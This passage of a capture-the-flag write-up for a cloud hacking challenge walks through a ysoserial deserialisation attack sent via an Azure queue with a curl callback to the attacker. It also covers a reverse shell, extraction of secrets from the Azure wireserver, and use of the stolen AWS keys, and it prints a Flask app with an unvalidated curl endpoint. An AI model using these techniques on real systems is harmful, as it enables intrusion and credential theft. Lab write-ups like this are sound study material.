# supervisorctl -s unix:///tmp/supervisor.sock restart java-client
supervisorctl -s unix:///tmp/supervisor.sock restart java-client
java-client: stopped
java-client: started
# cat /tmp/jar_env
cat /tmp/jar_env
SUPERVISOR_GROUP_NAME=java-client
PYTHON_SHA256=00e07d7c0f2f0cc002432d1ee84d2a40dae404a99303e3f97701c10966c91834
PYTHONUNBUFFERED=1
AWS_EXECUTION_ENV=AWS_ECS_FARGATE
LOG_LEVEL=info
SUPERVISOR_SERVER_URL=unix:///tmp/supervisor.sock
HOSTNAME=ip-10-0-136-13.ec2.internal
PYTHON_VERSION=3.9.25
JAVA_HOME=/usr/lib/jvm/default-java
MONITOR_DIRECTORY=/app/remote-logging
AWS_DEFAULT_REGION=us-east-1
QUEUE_NAME=file-events
AWS_REGION=us-east-1
PWD=/inference-logs
ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v4/4dfc4dd643aa4e3ab7e7c4b85bb7852f-2381532600
HOME=/root
LANG=C.UTF-8
GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
ECS_AGENT_URI=http://169.254.170.2/api/4dfc4dd643aa4e3ab7e7c4b85bb7852f-2381532600
ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/4dfc4dd643aa4e3ab7e7c4b85bb7852f-2381532600
SHLVL=1
SUPERVISOR_PROCESS_NAME=java-client
AZURE_QUEUE_SAS_URL=https://egiinferencestorage2025.queue.core.windows.net/file-metadata-queue-pgqgvf8a?sv=2022-11-02&sp=a&se=2026-02-14T16%3A40%3A19Z&spr=https&sig=4uud8xtSwvBXZnwXEf0k8xx4WFIMclz%2BO3x%2B60RUEcE%3D
PATH=/usr/lib/jvm/default-java/bin:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_ENABLED=1
_=/usr/bin/env
Awesome. There appears to be an Azure queue SAS URL within there. From a quick Google, this is effectively a pre-signed URL to interact with the queue. It’s permissions determined by the sp query argument. In this case, the a means it can just append to the queue.
Using jd-gui, the JAR itself can be reverse engineered. Going through the Java I noted:
- It is monitoring for files within
/app/remote-logging/ - When a file is added
- Retrieves the files metadata, and stores that in a
FileMetadataclass - Serialises that
- Encrypts it with AES GCM
- Randomly generated key and IV
- The key for this is encrypted with RSA
- The final output is the concatenation of:
- Encrypted key length
- Encrypted key
- IV
- Ciphertext
- The encrypted bytes are base64 encoded
- This payload is put into a
MessageWrapperclass alongside some other metadata - This is converted into a JSON payload
- The payload is submitted to the Azure queue
- The file is deleted
- Retrieves the files metadata, and stores that in a
This is another deserialisation attack isn’t it…. sighs
I don’t particularly want to work in Java, so let’s convert the encryption to python. For this, I just used ChatGPT, which did get the initial version wrong, but after some debugging I have a working version. I validated this using an online Java IDE / compiler, copy-pasting the decryption code from Java, and having that decrypt a message encrypted from python with a RSA key I generated.
with open("./inference-logs-collector/egi-public.key", "rb") as f:
    public_key = serialization.load_der_public_key(f.read())

def encrypt(plaintext: bytes) -> bytes:
    # --- 1. Generate AES-256 key ---
    aes_key = AESGCM.generate_key(bit_length=256)

    # --- 2. Generate 12-byte GCM IV ---
    iv = os.urandom(12)

    # --- 3. Encrypt plaintext with AES-GCM ---
    aesgcm = AESGCM(aes_key)
    ciphertext = aesgcm.encrypt(iv, plaintext, None)
    # ciphertext includes: encrypted data + 16-byte GCM tag

    # --- 4. Encrypt AES key with RSA-OAEP (SHA256) ---
    encrypted_key = public_key.encrypt(
        aes_key,
        padding.OAEP(
            mgf=padding.MGF1(algorithm=hashes.SHA1()),
            algorithm=hashes.SHA256(),
            label=None,
        ),
    )

    # --- 5. Build output identical to Java version ---
    # int (4 bytes) + encrypted_key + iv + ciphertext
    out = struct.pack(">I", len(encrypted_key)) + encrypted_key + iv + ciphertext

    return out
Now I can encrypt payloads, I need a payload. ysoserial is the first thought that springs to mind when it comes to Java deserialisation attacks. We want to now figure out the payload type. To figure that out, let’s enumerate them all and try sending a payload that connects back with the payload attempted. If one calls back, we know which one to use.
payloads = open("./ysoserial_payloads").read().strip().split("\n")
queue = QueueClient.from_queue_url(queue_url=QUEUE_URL)

for payload in payloads:
	cmd = f"curl http://IP:8080/{payload}"  # Sends a request back to us with the payload that was attempted so we know which one to keep
	p = subprocess.Popen(
	    ["java"] + java_opts + ["-jar", "ysoserial.jar", payload, cmd],
	    stdout=subprocess.PIPE,
	)
	result = p.communicate()[0]

	encrypted = encrypt(result)

	timestamp = (
	    datetime.now(timezone.utc).isoformat(timespec="milliseconds").replace("+00:00", "Z")
	)

	message_payload = {
	    "version": "1.0",
	    "timestamp": timestamp,
	    "type": "file_metadata",
	    "payload": base64.b64encode(encrypted).decode(),
	}

	final_payload = json.dumps(message_payload)

	queue.send_message(final_payload)
Woo, we got a hit!
$ nc -nlvp 8080
Listening on 0.0.0.0 8080
Connection received on 108.142.178.13 50045
GET /CommonsCollections7 HTTP/1.1
Host: IP:8080
User-Agent: curl/8.5.0
Accept: */*
So now we know that the CommonCollections7 payload works. Let’s modify that and see if we can get a reverse shell. I’ll just remove the loop, hardcode the payload, and set the command to a reverse shell. This was quite troublesome, as most standard reverse shells failed. In my original run, I used metasploit to create an elf payload which I wgetted and executed, as I was already using this payload to make managing my reverse shells a bit easier, even for earlier steps. This time, I used a python script for ease.
$ id
id
uid=1000(azureuser) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev)
$ ls -lp
ls -lp
total 18304
drwxr-xr-x 1 azureuser ubuntu     4096 Dec  4 13:03 keys/
drwxr-xr-x 2 azureuser ubuntu     4096 Dec  4 13:03 logs/
-rw-r--r-- 1 azureuser ubuntu 18732452 Dec  4 13:03 queue-consumer-server.jar
This gets us our next flag.
$ cat /flag
cat /flag
CLOUDFALL{i_am_super_duper_serial}
Flag 6 - Over the Wire
EGI's logging infrastructure is yours.

What can you find inside?
Roaming around the environment, we appear to be in a container within Azure. Enumeration also doesn’t lead to much Wiz may have added to the environment. Leading me to think it may be more a cloud provider related issue. I have leveraged the Azure Wireserver in the past for AKS assessments, maybe its that.
As I don’t remember the IP of the wireserver service, and as I had a browser open, I quickly googled for a relevant URL.
$ curl 'http://168.63.129.16/machine/?comp=goalstate' -H 'x-ms-version: 2015-04-05' -s
curl 'http://168.63.129.16/machine/?comp=goalstate' -H 'x-ms-version: 2015-04-05' -s
<?xml version="1.0" encoding="utf-8"?>
<Error xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<Code>ResourceNotFound</Code>
<Message>The specified resource does not exist.</Message>
<Details>'machine' isn't a valid resource name.</Details>
</Error>
Hmm… that didn’t work. After trying a bunch of things, I ended up retrying without the / after machine which did work. Weird.
$ curl -H 'x-ms-version: 2015-04-05' 'http://168.63.129.16/machine?comp=goalstate'
curl -H 'x-ms-version: 2015-04-05' 'http://168.63.129.16/machine?comp=goalstate'
<?xml version="1.0" encoding="utf-8"?>
<GoalState xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="goalstate10.xsd">
<Version>2015-04-05</Version>
<Incarnation>1</Incarnation>
<Machine>
<ExpectedState>Started</ExpectedState>
<StopRolesDeadlineHint>300000</StopRolesDeadlineHint>
<ExpectHealthReport>FALSE</ExpectHealthReport>
</Machine>
<Container>
<ContainerId>4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a</ContainerId>
<RoleInstanceList>
<RoleInstance>
<InstanceId>9a8b7c6d-5e4f-4321-0fed-cba987654321._prod-egor-imagebuilder</InstanceId>
<State>Started</State>
<Configuration>
<HostingEnvironmentConfig>http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=config&type=hostingEnvironmentConfig&incarnation=1</HostingEnvironmentConfig>
<SharedConfig>http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=config&type=sharedConfig&incarnation=1</SharedConfig>
<ExtensionsConfig>http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=config&type=extensionsConfig&incarnation=1</ExtensionsConfig>
<FullConfig>http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=config&type=fullConfig&incarnation=1</FullConfig>
<Certificates>http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=certificates&incarnation=1</Certificates>
<ConfigName>9a8b7c6d-5e4f-4321-0fed-cba987654321.0.9a8b7c6d-5e4f-4321-0fed-cba987654321.0._prod-egor-imagebuilder.1.xml</ConfigName>
</Configuration>
</RoleInstance>
</RoleInstanceList>
</Container>
</GoalState>
Now we know we have access to this, my notes have a series of commands to retrieve data from the wireserver service that I tend to use on AKS jobs. In general, the wireserver service provides setup details for the underlying node. It contains two types of configuration data, public and protected. We can curl for the public settings, but the sensitive stuff tends to be under protected. Which we need to request encrypted. Encrypted with a public key we provide, so we can just make a new keypair, and request the data with our own public key.
$ curl "http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=config&type=extensionsConfig&incarnation=1" -H 'x-ms-version: 2015-04-05' -s
<?xml version="1.0" encoding="utf-8"?><Extensions version="1.0.0.0" goalStateIncarnation="1"><GuestAgentExtension xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><GAFamilies><GAFamily><IsVMEnabledForRSMUpgrades>false</IsVMEnabledForRSMUpgrades><IsVersionFromRSM>false</IsVersionFromRSM><Name>Prod</Name><Uris><Uri>https://xk92vlma7qr4wbz1n3j8.blob.core.windows.net/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c_manifest.xml</Uri><Uri>https://5thjm9kl2pqwvxyu8io3.blob.core.windows.net/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c_manifest.xml</Uri><Uri>https://b1gn6cc3xz9md4fj2hk5.blob.core.windows.net/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c_manifest.xml</Uri><Uri>https://pl5ka1ss4df6gh8jk0lz.blob.core.windows.net/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c_manifest.xml</Uri><Uri>https://e7rt9yu2io4pa6sd8fg1.blob.core.windows.net/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c/9823051a-45c1-4b2e-8394-1d2f3e4a5b6c_manifest.xml</Uri></Uris><Version>2.13.1.1</Version></GAFamily></GAFamilies><Location>eastus</Location><ServiceName>CRP</ServiceName></GuestAgentExtension><StatusUploadBlob statusBlobType="PageBlob">https://md-c62cf7a27094.z40.blob.storage.azure.net/$system/prod-egor-imagebuilder.adb7338d-1c83-4e14-888a-4d6af1d87f86.status?sv=2018-03-28&sr=b&sk=system-1&sig=kJf9Tx2B5R3mPqL7nWzY4cC1dG8hEs0aEiUoKpMbXrQ%3d&se=9999-01-01T00%3a00%3a00Z&sp=rw</StatusUploadBlob><InVMArtifactsProfileBlob>https://md-c62cf7a27094.z40.blob.storage.azure.net/$system/prod-egor-imagebuilder.adb7338d-1c83-4e14-888a-4d6af1d87f86.vmSettings?sv=2018-03-28&sr=b&sk=system-1&sig=J47UBEJHBE1IMyi1gaoxVqT0sGW7FEXuA0ms4k5rtvE%3d&se=9999-01-01T00%3a00%3a00Z&sp=r</InVMArtifactsProfileBlob><InVMGoalStateMetaData inSvdSeqNo="1" createdOnTicks="134103769358365318" activityId="b828b7b4-1709-4ee5-ac17-4ef687446ba1" correlationId="e41d060d-f0be-48cf-8071-9a2f126ae625" /><PluginSettings><Plugin name="EGI.Egor.ImageBuilder" version="1.0.0" state="enabled" autoUpgrade="false" failoverlocation="" runAsStartupTask="false" isJson="true"><RuntimeSettings seqNo="0"><![CDATA[{"runtimeSettings": [{"handlerSettings": {"protectedSettingsCertThumbprint": "90330E1F72851C34F51EC8F51EE133E4FEFE1C0F", "protectedSettings": "MIIChAYJKoZIhvcNAQcDoIICdTCCAnECAQAxggF6MIIBdgIBADBeMEYxHTAbBgNVBAMMFFRlbmFudEVuY3J5cHRpb25DZXJ0MRgwFgYDVQQKDA9NaWNyb3NvZnQgQXp1cmUxCzAJBgNVBAYTAlVTAhRxx7mPmgIZRipnp0rNNr3AJSCMGzANBgkqhkiG9w0BAQEFAASCAQAiDDlCTaAvc5fwcpUjSzRtSFIjxMRT/kv31W1ZPKOmIVghiKr9ZWsHsVK+adtDBVnSyShzWI4VV12HND5Vf4v/MpRJHCD7pTYhh8M/oWkwQsr6wEZKQb4Y8Zxqi+y1kXs50d11FXv1l7ReKI69vccuGuH9hxsKQuwK9rb67FFFrhLzKZrKEPQgIlis+5rK9tTUHJoQrhWuQT0ujpdsqcqtrFkrCINZau1ljaxXT1ECsnUVpVQ7uv2T85HFcTTgp0GXo6C3C1aJ8KcD8y2E8lR6VyaRyYTZqn9BxyKI8r0FooEW1kN816b4LwaIRwFJ4+hjTUec/+7yoVZv4HC/Uz8FMIHtBgkqhkiG9w0BBwEwHQYJYIZIAWUDBAECBBBIbZfz+Y4xiRw1F15/vgySgIHAKtReo5g9fbhSO+sCYM2hoVUT+rXNguJ1vlPtP31tdisyS37q73GiPq/sI8UHCcmzYTPgXkoWJNDmpqHPAt066yxf++cxIiHnzl5ib2TXbGzd0ZLf0Zl+AYzJfreCJUzjdW3Xe5ozQ8qhv/anVbqgpWm/xQ2KuhlVy8DeKlzJzIrFU8Eri3TK+bej0+OAI0TSLew5HDQRl/gQgiEJF7F0hI1ewz1BI5x51AqX55k+L+lKYCiKh78mXiA9rH/0H8pZ", "publicSettings": {"registry": "960979851813.dkr.ecr.us-east-1.amazonaws.com", "repositories": ["egi-egor/mgmt-container-staging", "egi-egor/debug-bastion-pgqgvf8a"], "imageTag": "latest"}}}]}]]></RuntimeSettings></Plugin></PluginSettings></Extensions>
$ openssl req -x509 -nodes -subj "/CN=LinuxTransport" -days 730 -newkey rsa:2048 -keyout temp.key -outform DER -out temp.crt
....+............+.....+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..+.....+......+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*...+........+.+..+...+...............+......+......+.........+.........+....+...+...+.....+......+.+...+..+.......+.....+...+...+...............+.+.....+.+........+.......+.....+.......+.....+..........+..+.+........+....+..+.................................+.............+..............+.+...+...........+...+.......+.........+.....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
..+.+.....+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..+......+..+......+......+...+................+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*........+..+..........+..+...+..........+............+.....+.+.........+......+.................+.......+..+.+...............+.........+...+..+...+.......+.....+....+.........+...+.....+............+...+............+.............+..+.......+......+...+.....+......+.+........+............+............+.+..+.......+.....+..........+.....+.......+.........+......+..............+.+...+..+.............+........+...+......+......+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----
$ curl 'http://168.63.129.16/machine?comp=goalstate' -H 'x-ms-version: 2015-04-05' -s | grep -oP '(?<=Certificates>).+(?=</Certificates>)'
http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=certificates&incarnation=1
$ curl "http://168.63.129.16:80/machine/4a9b2c8d-1e5f-4632-9071-8b3c9d2e1f5a/9a8b7c6d%2D5e4f%2D4321%2D0fed%2Dcba987654321.%5Fprod%2Degor%2Dimagebuilder?comp=certificates&incarnation=1" -H 'x-ms-version: 2015-04-05' -H "x-ms-guest-agent-public-x509-cert: $(base64 -w0 ./temp.crt)" -s | grep -Poz '(?<=<Data>)(.*\n)*.*(?=</Data>)' | base64 -di > payload.p7m
$ openssl cms -decrypt -inform DER -in payload.p7m -inkey ./temp.key -out payload.pfx
$ openssl pkcs12 -nodes -in payload.pfx -password pass: -out wireserver.key
$ curl -s 'http://168.63.129.16:32526/vmSettings' | jq -r '.extensionGoalStates[].settings[].protectedSettings' | grep -v null | base64 -d > protected_settings.bin
$ openssl cms -decrypt -inform DER -in protected_settings.bin -inkey ./wireserver.key > settings.json
$ cat settings.json
{"aws_credenetials": {"access_key_id": "AKIA57PW43ISSINUAR5H", "secret_access_key": "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"}, "flag": "CLOUDFALL{you_just_hotwired_the_wireserver}"}
Nice, there is the next flag. We also have some AWS credentials, and from the first command, some JSON data that when parsed shows some interesting ECR details.
{
  "runtimeSettings": [
    {
      "handlerSettings": {
        "protectedSettingsCertThumbprint": "90330E1F72851C34F51EC8F51EE133E4FEFE1C0F",
        "protectedSettings": "MIIChAYJKoZIhvcNAQcDoIICdTCCAnECAQAxggF6MIIBdgIBADBeMEYxHTAbBgNVBAMMFFRlbmFudEVuY3J5cHRpb25DZXJ0MRgwFgYDVQQKDA9NaWNyb3NvZnQgQXp1cmUxCzAJBgNVBAYTAlVTAhRxx7mPmgIZRipnp0rNNr3AJSCMGzANBgkqhkiG9w0BAQEFAASCAQAiDDlCTaAvc5fwcpUjSzRtSFIjxMRT/kv31W1ZPKOmIVghiKr9ZWsHsVK+adtDBVnSyShzWI4VV12HND5Vf4v/MpRJHCD7pTYhh8M/oWkwQsr6wEZKQb4Y8Zxqi+y1kXs50d11FXv1l7ReKI69vccuGuH9hxsKQuwK9rb67FFFrhLzKZrKEPQgIlis+5rK9tTUHJoQrhWuQT0ujpdsqcqtrFkrCINZau1ljaxXT1ECsnUVpVQ7uv2T85HFcTTgp0GXo6C3C1aJ8KcD8y2E8lR6VyaRyYTZqn9BxyKI8r0FooEW1kN816b4LwaIRwFJ4+hjTUec/+7yoVZv4HC/Uz8FMIHtBgkqhkiG9w0BBwEwHQYJYIZIAWUDBAECBBBIbZfz+Y4xiRw1F15/vgySgIHAKtReo5g9fbhSO+sCYM2hoVUT+rXNguJ1vlPtP31tdisyS37q73GiPq/sI8UHCcmzYTPgXkoWJNDmpqHPAt066yxf++cxIiHnzl5ib2TXbGzd0ZLf0Zl+AYzJfreCJUzjdW3Xe5ozQ8qhv/anVbqgpWm/xQ2KuhlVy8DeKlzJzIrFU8Eri3TK+bej0+OAI0TSLew5HDQRl/gQgiEJF7F0hI1ewz1BI5x51AqX55k+L+lKYCiKh78mXiA9rH/0H8pZ",
        "publicSettings": {
          "registry": "960979851813.dkr.ecr.us-east-1.amazonaws.com",
          "repositories": [
            "egi-egor/mgmt-container-staging",
            "egi-egor/debug-bastion-pgqgvf8a"
          ],
          "imageTag": "latest"
        }
      }
    }
  ]
}
Flag 7 - Go for It
Good job Operative.

You're hopping across clouds with sniper-like precision.

Now find your way to Egor - before it's too late!
Let us use these credentials, and see what they can do. I assume they have the ability to fetch images from ECR based of the context, but I wonder if there is something else. For this, I use my fork of enumerate-iam as the original is no longer maintained, and I added automations to ensure the latest API calls from AWS were in the codebase.
$ export AWS_ACCESS_KEY_ID=AKIA57PW43ISSINUAR5H
$ export AWS_SECRET_ACCESS_KEY=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
$ python enumerate-iam.py
2025-12-17T00:05:57+00:00
2025-12-17 00:05:57,415 - 24401 - [INFO] Starting permission enumeration for access-key-id "None"
2025-12-17 00:05:58,010 - 24401 - [INFO] -- Account ARN : arn:aws:iam::960979851813:user/egi-players/ecruser-pgqgvf8a
2025-12-17 00:05:58,010 - 24401 - [INFO] -- Account Id  : 960979851813
2025-12-17 00:05:58,010 - 24401 - [INFO] -- Account Path: user/egi-players/ecruser-pgqgvf8a
2025-12-17 00:05:58,093 - 24401 - [INFO] Attempting common-service describe / list brute force.
2025-12-17 00:06:00,447 - 24401 - [INFO] -- dynamodb.describe_endpoints() worked!
2025-12-17 00:06:07,276 - 24401 - [INFO] -- sts.get_session_token() worked!
2025-12-17 00:06:07,360 - 24401 - [INFO] -- sts.get_caller_identity() worked!
2025-12-17 00:06:11,281 - 24401 - [ERROR] Remove greengrass.list_deployments action - param validation error
2025-12-17 00:06:14,140 - 24401 - [ERROR] Remove rolesanywhere.get_crl action - param validation error
2025-12-17 00:06:14,512 - 24401 - [INFO] -- ecr.get_authorization_token() worked!
So nothing else but ecr.get_authorization_token. Not too surprised. Let’s see if we can access the two images.
$ export AWS_REGION=us-east-1
$ aws ecr get-authorization-token | jq '.authorizationData[].authorizationToken' -r | base64 -d | cut -d : -f 2 | docker login -u AWS --password-stdin 960979851813.dkr.ecr.us-east-1.amazonaws.com

WARNING! Your credentials are stored unencrypted in '/home/user/.docker/config.json'.
Configure a credential helper to remove this warning. See
https://docs.docker.com/go/credential-store/

Login Succeeded
$ docker pull 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor/mgmt-container-staging
Using default tag: latest
latest: Pulling from egi-egor/mgmt-container-staging
1733a4cd5954: Pull complete
72cf4c3b8301: Pull complete
4d55cfecf366: Pull complete
3f0cdbca744e: Pull complete
a216d5777ce8: Pull complete
39997bcc7aa9: Pull complete
285ac174f53b: Pull complete
9a99641ac673: Pull complete
d16589a868e7: Pull complete
8569686c68ee: Pull complete
8bc71ea3e254: Pull complete
5d2f24d2c4cc: Pull complete
b4a6dc0fbba3: Pull complete
ed38bfa8f502: Pull complete
87de8721b68b: Pull complete
f9d40780dbbb: Pull complete
4f4fb700ef54: Pull complete
Digest: sha256:06e48b0b6cdd18c96a98f1ba5bc013dc6ac832059029be9d2666729bb63375e0
Status: Downloaded newer image for 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor/mgmt-container-staging:latest
960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor/mgmt-container-staging:latest
$ docker pull 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor/debug-bastion-pgqgvf8a
Using default tag: latest
Error response from daemon: pull access denied for 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor/debug-bastion-pgqgvf8a, repository does not exist or may require 'docker login': denied: User: arn:aws:iam::960979851813:user/egi-players/ecruser-pgqgvf8a is not authorized to perform: ecr:BatchGetImage on resource: arn:aws:ecr:us-east-1:960979851813:repository/egi-egor/debug-bastion-pgqgvf8a because no identity-based policy allows the ecr:BatchGetImage action
Hmm… can’t access the second image. Even attempting to list tags on it with crane returns an error. Let’s focus on the first image for now. After a while, Wiz do realise this isn’t working when it’s meant to and issue a correction for the image name. We’ll get to that later.
Enumerating of the first container with dive reveals a few interesting things:
- They custom compile curl with version 7.71.0
- The image runs a python app behind Nginx / Gunicorn
To extract the files, I tend to just tar extract everything…
$ docker save 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor/mgmt-container-staging:latest -o output.tar
$ atool -x output.tar
2025-12-17T00:19:57+00:00
blobs/
blobs/sha256/
[..SNIP..]
index.json
manifest.json
oci-layout
repositories
output.tar: extracted to `output' (multiple files in root)
$ cd output/blobs/sha256
$ find . -type f -exec file {} \; | grep tar | cut -d : -f 1 | xargs -I {} mv {} {}.tar
$ ls *.tar | xargs -n 1 atool -x
[..SNIP..]
That extracts all the files.. somewhere into this folder… that’s where find comes in handy ;) Let’s find app.py
$ find . -name app.py
./usr/local/lib/python3.11/site-packages/flask/sansio/app.py
./usr/local/lib/python3.11/site-packages/flask/app.py
./app/app.py
I spend some time going through the code. Which contains various credentials, and details about termination. Which I assume I need to go to. I guess I need to find the app that is running with this code.
"""
EGI Network Diagnostics - Flask Application
Admin panel with dashboard, diagnostic tools, and termination protocol.
"""

import hashlib
import os
import re
import subprocess
from functools import wraps
from urllib.parse import urlparse

import psycopg2
from flask import Flask, render_template, request, redirect, url_for, session, jsonify

app = Flask(__name__)
app.secret_key = os.environ.get('SECRET_KEY', 'dev-secret-key-change-in-production')

ADMIN_USERNAME = 'egiadmin'
ADMIN_PASSWORD = 'egi2025changeme'

# Database connection
DATABASE_URL = os.environ.get('DATABASE_URL', 'postgresql://egi:egi_secret@localhost:5432/egi_diagnostics')


def get_db_connection():
    """Create a database connection."""
    return psycopg2.connect(DATABASE_URL)


def login_required(f):
    """Decorator to require authentication for routes."""
    @wraps(f)
    def decorated_function(*args, **kwargs):
        if 'logged_in' not in session or not session['logged_in']:
            return redirect(url_for('login'))
        return f(*args, **kwargs)
    return decorated_function


# =============================================
# Authentication Routes
# =============================================

@app.route('/')
def index():
    """Redirect to dashboard if logged in, otherwise to login."""
    if session.get('logged_in'):
        return redirect(url_for('dashboard'))
    return redirect(url_for('login'))


@app.route('/login', methods=['GET', 'POST'])
def login():
    """Handle user login."""
    error = None
    if request.method == 'POST':
        username = request.form.get('username', '')
        password = request.form.get('password', '')

        if username == ADMIN_USERNAME and password == ADMIN_PASSWORD:
            session['logged_in'] = True
            session['username'] = username
            return redirect(url_for('dashboard'))
        else:
            error = 'Invalid credentials. Please try again.'

    return render_template('login.html', error=error)


@app.route('/logout')
def logout():
    """Handle user logout."""
    session.clear()
    return redirect(url_for('login'))


# =============================================
# Main Views
# =============================================

@app.route('/dashboard')
@login_required
def dashboard():
    """Main dashboard with charts."""
    return render_template('dashboard.html', active='dashboard')


@app.route('/diagnostics')
@login_required
def diagnostics():
    """Network diagnostic tools page."""
    return render_template('diagnostics.html', active='diagnostics')


@app.route('/termination')
@login_required
def termination():
    """Termination protocol page."""
    return render_template('termination.html', active='termination')


# =============================================
# API Endpoints
# =============================================

@app.route('/api/metrics')
@login_required
def api_metrics():
    """Return analytics metrics for charts."""
    try:
        conn = get_db_connection()
        cur = conn.cursor()

        # Get CPU usage over time
        cur.execute("""
            SELECT metric_date, metric_value
            FROM analytics_metrics
            WHERE metric_name = 'cpu_usage'
            ORDER BY metric_date ASC
        """)
        cpu_data = [{'date': str(row[0]), 'value': float(row[1])} for row in cur.fetchall()]

        # Get Memory usage over time
        cur.execute("""
            SELECT metric_date, metric_value
            FROM analytics_metrics
            WHERE metric_name = 'memory_usage'
            ORDER BY metric_date ASC
        """)
        memory_data = [{'date': str(row[0]), 'value': float(row[1])} for row in cur.fetchall()]

        # Get requests by category
        cur.execute("""
            SELECT category, metric_value
            FROM analytics_metrics
            WHERE metric_name = 'requests'
        """)
        requests_data = [{'category': row[0], 'value': float(row[1])} for row in cur.fetchall()]

        # Get resource allocation
        cur.execute("""
            SELECT category, metric_value
            FROM analytics_metrics
            WHERE metric_name = 'allocation'
        """)
        allocation_data = [{'category': row[0], 'value': float(row[1])} for row in cur.fetchall()]

        # Get recent logs
        cur.execute("""
            SELECT log_level, message, source, created_at
            FROM system_logs
            ORDER BY created_at DESC
            LIMIT 10
        """)
        logs = [{
            'level': row[0],
            'message': row[1],
            'source': row[2],
            'timestamp': row[3].isoformat() if row[3] else None
        } for row in cur.fetchall()]

        cur.close()
        conn.close()

        return jsonify({
            'status': 'success',
            'data': {
                'cpu': cpu_data,
                'memory': memory_data,
                'requests': requests_data,
                'allocation': allocation_data,
                'logs': logs
            }
        })
    except Exception as e:
        return jsonify({'status': 'error', 'message': str(e)}), 500


@app.route('/api/diagnostic', methods=['POST'])
@login_required
def api_diagnostic():
    """Execute network diagnostic commands (curl, ping, dig)."""
    data = request.get_json() or {}
    tool = data.get('tool', '').lower()
    target = data.get('target', '').strip()

    # Validate tool
    allowed_tools = ['curl', 'ping', 'dig']
    if tool not in allowed_tools:
        return jsonify({
            'status': 'error',
            'message': f'Invalid tool. Allowed: {", ".join(allowed_tools)}'
        }), 400

    # Validate target
    if not target:
        return jsonify({
            'status': 'error',
            'message': 'Target is required'
        }), 400

    # Validation based on tool
    if tool == 'curl':
        pass
    else:
        # For ping/dig, validate hostname format and sanitize input
        dangerous_chars = r'[;&|`$(){}[\]<>\\\'"\n\r]'
        if re.search(dangerous_chars, target):
            return jsonify({
                'status': 'error',
                'message': 'Invalid characters in target'
            }), 400

        hostname_pattern = r'^[a-zA-Z0-9]([a-zA-Z0-9\-\.]*[a-zA-Z0-9])?$'
        if not re.match(hostname_pattern, target):
            return jsonify({
                'status': 'error',
                'message': 'Invalid hostname format'
            }), 400

    # Build command
    timeout = 10  # seconds
    if tool == 'curl':
        cmd = ['curl', '-s', '-m', str(timeout), '-L', '--max-redirs', '3', '-g', target]
    elif tool == 'ping':
        cmd = ['ping', '-c', '4', '-W', str(timeout), target]
    elif tool == 'dig':
        cmd = ['dig', '+time=' + str(timeout), '+tries=1', target]

    try:
        result = subprocess.run(
            cmd,
            capture_output=True,
            timeout=timeout + 5
        )

        # Decode output, replacing invalid bytes
        output = result.stdout.decode('utf-8', errors='replace')
        if result.stderr:
            output += '\n' + result.stderr.decode('utf-8', errors='replace')

        return jsonify({
            'status': 'success',
            'tool': tool,
            'target': target,
            'output': output or '(no output)',
            'exit_code': result.returncode
        })

    except subprocess.TimeoutExpired:
        return jsonify({
            'status': 'error',
            'message': f'Command timed out after {timeout} seconds'
        }), 504
    except FileNotFoundError:
        return jsonify({
            'status': 'error',
            'message': f'Tool "{tool}" not found on system'
        }), 500
